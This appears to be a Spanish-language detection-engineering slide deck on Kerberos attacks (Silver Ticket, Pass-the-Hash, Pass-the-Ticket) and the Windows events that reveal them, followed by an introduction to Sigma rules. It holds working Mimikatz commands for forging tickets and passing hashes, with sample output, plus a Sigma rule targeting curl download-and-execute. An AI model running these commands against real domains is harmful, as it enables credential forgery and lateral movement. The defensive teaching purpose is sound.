
## Errores que delatan al atacante

- Lifetime exagerado.
- RC4 en dominio con AES por defecto.
- Nombres falsos o inexistentes.
- Flujo de tickets incoherente (falta de AS-REQ/AS-REP).

# Silver Ticket


- **Definición:** Ticket de autenticación Kerberos falsificado para un servicio específico.
- **Cómo se crea:** El atacante obtiene la contraseña de una cuenta de máquina/servicio (ej. HOST\$, CIFS) y genera un ticket falso con ella.

# Silver Ticket



# Silver Ticket

- **Dificultad de detección:** No hay comunicación con el DC; los logs relevantes están solo en el host comprometido.
- **Ejemplos de servicios:** CIFS (compartición de archivos), Windows Firewall, Print Spooler.
- **Impacto:** Permite iniciar sesión o ejecutar acciones con los privilegios del servicio, facilitando movimiento lateral o escalada de privilegios.
- **Comparación:** Más limitado que un Golden Ticket, pero más sigiloso.



# Silver Ticket

## Creación de tickets de servicio falsificados con Mimikatz

Con el hash NTLM de una o más cuentas de servicio comprometidas, un atacante puede generar Silver Tickets utilizando Mimikatz. La información necesaria para crearlos incluye:

- SID del dominio: Se obtiene fácilmente ejecutando en consola: `whoami /user` y copiando el valor del SID sin el RID (Relative ID) final.
- Destino (Target): El host objetivo, que puede obtenerse del valor del SPN. **Ejemplo: jefflab-sql02.jefflab.local:1433.**
- Servicio (Service): Nombre del servicio para el cual se generará el ticket. Debe ser un servicio que se ejecute con la cuenta de servicio comprometida.  
**Ejemplo: MSSQLSvc.**
- Usuario (User): La cuenta de usuario para la que se creará el ticket. Puede ser cualquier cuenta, incluso una que no exista.
- Grupos (Groups): Lista de grupos que se añadirán al PAC (Privilege Attribute Certificate) del ticket. Por defecto, incluye Domain Admins, aunque puede personalizarse.

# Silver Ticket

```
mimikatz 2.1 x64 (oe.eo)

#####
# mimikatz 2.1 (x64) built on Mar 5 2017 22:41:35
## ^ ##
## "A La Vie, A L'Amour"
## / \
## /* */
## \ / ## Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
## ***** with 28 modules * * */

mimikatz # privilege::debug
privilege '20' OK

mimikatz # kerberos::golden /sid:S-1-5-21-2490182989-4136226752-3308112936 /domain:JEFFLAB.LOCAL /ptt /id:1103 /target:jefflab-sql02.jefflab.local:1433 /service:MSSQLSvc /rc4:d4dad8b9f8ccb87f6d6d02d7388157ea /user:FakeUser
User      : FakeUser
Domain    : JEFFLAB.LOCAL (JEFFLAB)
SID       : S-1-5-21-2490182989-4136226752-3308112936
User Id   : 1103
Groups Id : *513 512 520 518 519
ServiceKey: d4dad8b9f8ccb87f6d6d02d7388157ea - rc4_hmac_nt
Service   : MSSQLSvc
Target    : jefflab-sql02.jefflab.local:1433
Lifetime  : 5/15/2017 12:29:31 PM ; 5/13/2027 12:29:31 PM ; 5/13/2027 12:29:31 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncticketPart generated
* EncticketPart encrypted
* KrbCred generated

Golden ticket for 'FakeUser @ JEFFLAB.LOCAL' successfully submitted for current session
```

## Creación de tickets de servicio falsificados con Mimikatz

Ejemplo de comando para generar un Silver Ticket con privilegios de Domain Admin para el servicio MSSQLSvc como usuario FakeUser:

*kerberos::golden /sid:<sid\_dominio> /target:jefflab-sql02.jefflab.local /service:MSSQLSvc /rc4:<hash\_ntlm\_servicio> /user:FakeUser /groups:512 /ptt*

# Silver Ticket

Administrator: Command Prompt

```
c:\Kerberoast\mimikatz_trunk\x64>whoami /user
USER INFORMATION
-----
User Name      SID
=====
jefflab\michael S-1-5-21-2490182989-4136226752-3308112936-1108

c:\Kerberoast\mimikatz_trunk\x64>klist
Current LogonId is 0:0x2ef9270
Cached Tickets: (1)

#0>   Client: FakeUser @ JEFFLAB.LOCAL
      Server: MSSQLSvc/jefflab-sql02.jefflab.local:1433 @ JEFFLAB.LOCAL
      KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
      Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
      Start Time: 5/15/2017 12:29:31 (local)
      End Time:  5/13/2027 12:29:31 (local)
      Renew Time: 5/13/2027 12:29:31 (local)
      Session Key Type: RSADSI RC4-HMAC(NT)
      Cache Flags: 0
      Kdc Called:

c:\Kerberoast\mimikatz_trunk\x64>
```

## Creación de tickets de servicio falsificados con Mimikatz

- El parámetro `/ptt` se especifica para inyectar automáticamente el ticket falsificado en la memoria, evitando tener que cargarlo manualmente más adelante.
- Con esto, el atacante ya dispone de un ticket Kerberos falsificado para la cuenta `FakeUser`, el cual puede usar inmediatamente para autenticarse ante el servicio objetivo con los privilegios definidos en el PAC.

# Silver Ticket

```
c:\Kerberoast\mimikatz_trunk\x64>sqlcmd -S jefflab-sql02.jefflab.local  
1> select SYSTEM_USER;  
2> GO  
  
-----  
DEFLAB\FakeUser  
  
(1 rows affected)  
1>
```

## Creación de tickets de servicio falsificados con Mimikatz

- Con esto, el atacante ya dispone de un ticket Kerberos falsificado para la cuenta FakeUser, el cual puede usar inmediatamente para autenticarse ante el servicio objetivo con los privilegios definidos en el PAC.
- Con el ticket cargado en memoria, el adversario solo necesita un método para enviar comandos SQL al host objetivo que admita el uso del ticket Kerberos.
- Para ello, puede utilizar la utilidad Sqlcmd.exe proporcionada por Microsoft, la cual permite autenticarse mediante el ticket y ejecutar instrucciones directamente contra el servicio SQL comprometido.

# Silver Ticket

Security Number of events: 10,651

| Keywor... | Date and Time        | Source    | Event ID | Task C...  |
|-----------|----------------------|-----------|----------|------------|
| Audi...   | 5/14/2017 9:21:17 PM | Micros... | 4624     | Logon      |
| Audi...   | 5/14/2017 9:21:17 PM | Micros... | 4672     | Special... |
| Audi...   | 5/14/2017 9:18:03 PM | Micros... | 4634     | Logoff     |

Event 4624, Microsoft Windows security auditing.

General Details

An account was successfully logged on.

Subject:

|                 |          |
|-----------------|----------|
| Security ID:    | NULL SID |
| Account Name:   | -        |
| Account Domain: | -        |
| Logon ID:       | 0x0      |

Logon Information:

|                        |     |
|------------------------|-----|
| Logon Type:            | 3   |
| Restricted Admin Mode: | -   |
| Virtual Account:       | No  |
| Elevated Token:        | Yes |

Impersonation Level:

|               |
|---------------|
| Impersonation |
|---------------|

New Logon:

|                         |  |
|-------------------------|--|
| Security ID:            | JEFFLAB\FakeUser                       |
| Account Name:           | FakeUser                               |
| Account Domain:         | JEFFLAB.LOCAL                          |
| Logon ID:               | 0x6808CD2                              |
| Linked Logon ID:        | 0x0                                    |
| Network Account Name:   | -                                      |
| Network Account Domain: | -                                      |
| Logon GUID:             | {7bf5f7ac-f4df-7bef-16e6-7fd3bce89911} |

Log Name: Security

Source: Microsoft Windows security Logged: 5/14/2017 9:21:17 PM

Event ID: 4624 Task Category: Logon

Level: Information Keywords: Audit Success

User: N/A Computer: JEFFLAB-SQL02.JEFFLAB.local

OpCode: Info

More Information: [Event Log Online Help](#)

## Creación de tickets de servicio falsificados con Mimikatz

- Como se observa en el comando, el adversario logra establecer una conexión SQL con el host objetivo, el cual lo identifica como JEFFLAB\FakeUser.
- De esta forma, queda conectado a la base de datos SQL con privilegios de administrador completos, usando una cuenta que ni siquiera existe en el dominio.

# Silver Ticket

## Indicadores Maliciosos

- **Inconsistencia de servicio**

Un **TGS** se presenta a un servicio, pero el KDC **no tiene registro** de haberlo emitido.

Ejemplo: Ticket para SQL Server sin evento previo en el DC que lo justifique.

- **Eventos clave**

**4769** (*en el servidor objetivo*) → Uso de un Service Ticket.

**Sin** 4768 correspondiente (*en el DC*) para la misma cuenta en tiempo cercano.

- **Anomalías en metadatos del ticket**

Campos como permisos, lifetime o PAC que **no coinciden** con la configuración estándar de la organización.

- **Comportamiento inusual del servicio**

Accesos en horarios atípicos.

Uso por cuentas que normalmente **no interactúan** con ese servicio.

# Pass-the-Hash

El ataque **Pass-the-Hash** se apoya en NTLM. Para comprenderlo, primero se debe observar cómo se registra un proceso de autenticación NTLM legítimo en un entorno de laboratorio.

## En el equipo origen (workstation):

En *Event Viewer* → *Windows Logs* → *Security* se registra el **Evento 4648 – A logon was attempted using explicit credentials**.

## En el Domain Controller (DC):

En *Event Viewer* → *Windows Logs* → *Security* se registran los eventos:

**4768 – A Kerberos authentication ticket (TGT) was requested**


**4769 – A Kerberos service ticket was requested**

## Resumen del flujo normal:

- La **workstation** genera el **Evento 4648**, indicando el inicio de sesión con credenciales explícitas.
- El **Domain Controller** genera los **Eventos 4768 y 4769**, que corresponden a la solicitud de TGT y TGS.

# Autenticación NTLM



## Flujo normal



- En el equipo origen (workstation), al revisar el visor de eventos en *Windows Logs → Security*, se registra el Evento 4648 – A logon was attempted using explicit credentials.

# Autenticación NTLM

## Flujo normal



- En el Domain Controller, al revisar el visor de eventos en *Windows Logs → Security*, se registra el Evento 4768 – A Kerberos authentication ticket (TGT) was requested.

# Pass-The-Hash

Es una técnica que permite a un atacante autenticarse en un servidor o servicio remoto utilizando el hash NTLM o LanMan de la contraseña de un usuario, sin necesidad de conocer la contraseña en texto claro.

## Cómo funciona:

- El atacante obtiene acceso administrativo local en un equipo para extraer los hashes de contraseñas almacenados.
- Los hashes son capturados mediante técnicas de Credential Access.
- Los hashes robados se utilizan para autenticarse como el usuario legítimo.
- Una vez autenticado, el atacante puede ejecutar acciones en sistemas locales o remotos.

# Pass-The-Hash

## Flujo anómalo



```
PS C:\Users\Administrator\Desktop> Invoke-Mimikatz -Command '"sekurlsa::pth /user:Administrator /domain:TARGET-ORG.LOCAL /run:powershell.exe"'
```

- En el equipo origen (workstation), un ataque Pass-the-Hash exitoso genera el Evento 4624 – An account was successfully logged on, registrado en *Event Viewer → Windows Logs → Security*.
- Este evento se caracteriza por incluir el Logon Type 9 (NewCredentials), que clona la sesión LSA local y utiliza nuevas credenciales al conectarse a recursos de red.

# Pass-The-Hash

## Flujo anómalo

The screenshot shows the 'Event Properties' window for 'Event 4624, Microsoft Windows security auditing'. The 'Details' tab is selected. A red box highlights the 'Detailed Authentication Information' section, which contains the following data:

|                           |           |
|---------------------------|-----------|
| Logon Process:            | seclogo   |
| Authentication Package:   | Negotiate |
| Transited Services:       | -         |
| Package Name (NTLM only): | -         |
| Key Length:               | 0         |

Un punto importante a destacar es que en un ataque Pass-the-Hash el campo “Logon Process” siempre aparecerá como seclogo.

Regla clásica de detección de PtH en workstations:

- Evento 4624 – Inicio de sesión exitoso.
- Logon Type = 9 (NewCredentials).
- Authentication Package = Negotiate.
- Logon Process = seclogo.

# Pass-The-Ticket

Es un método de autenticación en el que se utilizan tickets Kerberos sin necesidad de conocer la contraseña de la cuenta. También se conoce como ataque de tickets forjados y es una de las técnicas más comunes y efectivas para lograr movimiento lateral en una red.

## Funcionamiento:

- Kerberos puede ser utilizado como el primer paso para moverse lateralmente hacia un sistema remoto.
- En un ataque PtT, el adversario extrae el Ticket Granting Ticket (TGT) desde la memoria LSASS de un sistema comprometido.
- El TGT robado se reutiliza para obtener los service tickets del Ticket Granting Server (TGS).

## Impacto:

- Permite autenticarse en sistemas y servicios como si se tratara del usuario legítimo.
- Difícil de detectar si no se correlacionan los eventos de Kerberos.

# Pass-The-Ticket

## Autenticación legítima en el dominio:

Durante un proceso normal de autenticación Kerberos, los eventos se registran en este orden:

- 4768 – A Kerberos authentication ticket (TGT) was requested
- 4769 – A Kerberos service ticket was requested
- 4770 – A Kerberos service ticket was renewed

## Ejemplo de ataque:

- El Golden Ticket es uno de los ejemplos más conocidos de Pass-the-Ticket.
- El atacante obtiene el NTLM hash de la cuenta KRBTGT (Key Distribution Service).
- Con este hash, es posible generar TGTs válidos para cualquier cuenta en Active Directory.

## Impacto:

- Control total del dominio.
- Persistencia a largo plazo hasta que la clave KRBTGT se cambie dos veces.

---

## **Parte 2: Introducción a Sigma**

---

# Sigma

**Sigma** es un formato estándar y agnóstico al proveedor para compartir reglas de detección. Permite que las mismas reglas se utilicen en cualquier SIEM, base de datos u otra plataforma de registros.

Siempre que sea posible, las detecciones creadas en lenguajes de consulta específicos deben almacenarse también en formato Sigma para facilitar su reutilización.

# Sigma

**SigmaCLI:** herramienta que convierte reglas Sigma en consultas específicas para cada SIEM.

**Backends preconfigurados:** adaptan el contenido de detección a la sintaxis de cada plataforma.

**Compatibilidad:** soporta todos los SIEM principales.

**Otras herramientas:** como *Uncoder* (SOC Prime), usan el mismo backend de conversión.

**Ventaja:** facilita trabajar con Sigma sin importar la tecnología de recolección y detección de logs.

# Sigma

**Uso y reconocimiento:** Sigma es ampliamente utilizado y reconocido en la industria.

**Repositorio SigmaHQ:** contiene numerosas reglas creadas por la comunidad.

**Contribución abierta:** cualquier persona puede proponer nuevas detecciones.

**Otros repositorios:** existen múltiples fuentes adicionales con más reglas.

**Apoyo comunitario:** gran soporte y oportunidades como el *Threat Bounty Program* de SOC Prime.


**Beneficio para profesionales:** permite practicar y desarrollar habilidades en Sigma, ganar visibilidad y fortalecer el currículum antes de trabajar formalmente como Detection Engineer.

# Formato Sigma

**Formato YAML:** las reglas Sigma utilizan YAML de forma clara y fácil de leer.

**Ventaja:** es probablemente el formato más sencillo en comparación con YARA y Snort.

# Formato Sigma



The image shows a screenshot of a GitHub code editor interface. The title bar indicates "Code" is selected, there are 29 lines (29 loc) and 878 Bytes. The main content area displays a Sigma rule for detecting curl command-line usage. The rule includes fields for title, id, status, description, references, author, date, modified, tags, logsource, detection, selection, condition, falsepositives, and level.

```
title: Curl Download And Execute Combination
id: 21dd6d38-2b18-4453-9404-a0fe4a0cc288
status: test
description: Adversaries can use curl to download payloads remotely and execute them. Curl is included by default in Windows 10 build 17063 and later.
references:
    - https://medium.com/@reegun/curl-exe-is-the-new-rundll32-exe-lolbin-3f79c5f35983 # Dead Link
author: Sreeman, Nasreddine Bencherchali (Nextron Systems)
date: 2020-01-13
modified: 2024-03-05
tags:
    - attack.defense-evasion
    - attack.t1218
    - attack.command-and-control
    - attack.t1105
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine|contains|windash: '-c'
        CommandLine|contains|all:
            - 'curl'
            - 'http'
            - '-o'
            - '&'
    condition: selection
falsepositives:
    - Unknown
level: high
```

# Formato Sigma

**Metadata:** información sobre la regla (solo el *title* es obligatorio).

**Logsource:** define las fuentes de logs que utiliza la regla (ej. Sysmon); obligatorio.

**Detection:** lógica que busca y detecta actividades maliciosas; obligatorio.

# Metadata

| Campo de Metadata | Descripción   |
|-------------------|---|
| title             | Título de la regla; obligatorio.  |
| id                | Valor generado aleatoriamente, típicamente un UUID (único por regla); obligatorio en algunas plataformas. |
| status            | Estado actual de la regla.  |
| description       | Qué hace la regla y por qué.  |
| author            | Nombre del creador de la regla.   |
| date              | Fecha de creación de la regla.  |
| modified          | Fecha de modificación de la regla.  |
| references        | Usualmente enlaces URL a referencias utilizadas o que ayudan a comprender mejor la detección.             |
| tags              | Usualmente usados para referenciar CVEs o IDs de MITRE ATT&CK.  |
| false positives   | Posibles falsos positivos que podría generar la regla.  |
| level             | Criticidad si la regla genera una alerta.   |

# Concepto y Campos Básicos de Metadata

En Sigma no existe una categoría “metadata” explícita como en YARA, pero campos como falsepositives y level pertenecen a Metadata.

**title:** nombre claro y entendible. Convenciones sugeridas:

Possible [Comportamiento Malicioso]

Suspicious [Comportamiento]

Malicious [Indicador/Comportamiento]

O nombre literal si es contextual (*User Added to Local Administrators Group*).

**id:** UUID único. Generar con:

Web UUID Generator / VS Code Extension

Linux: uuidgen | tr "[[:upper:]]" "[[:lower:]]"

PowerShell: [guid]::NewGuid().ToString().ToLower()

# Estado y Descripción de la Regla
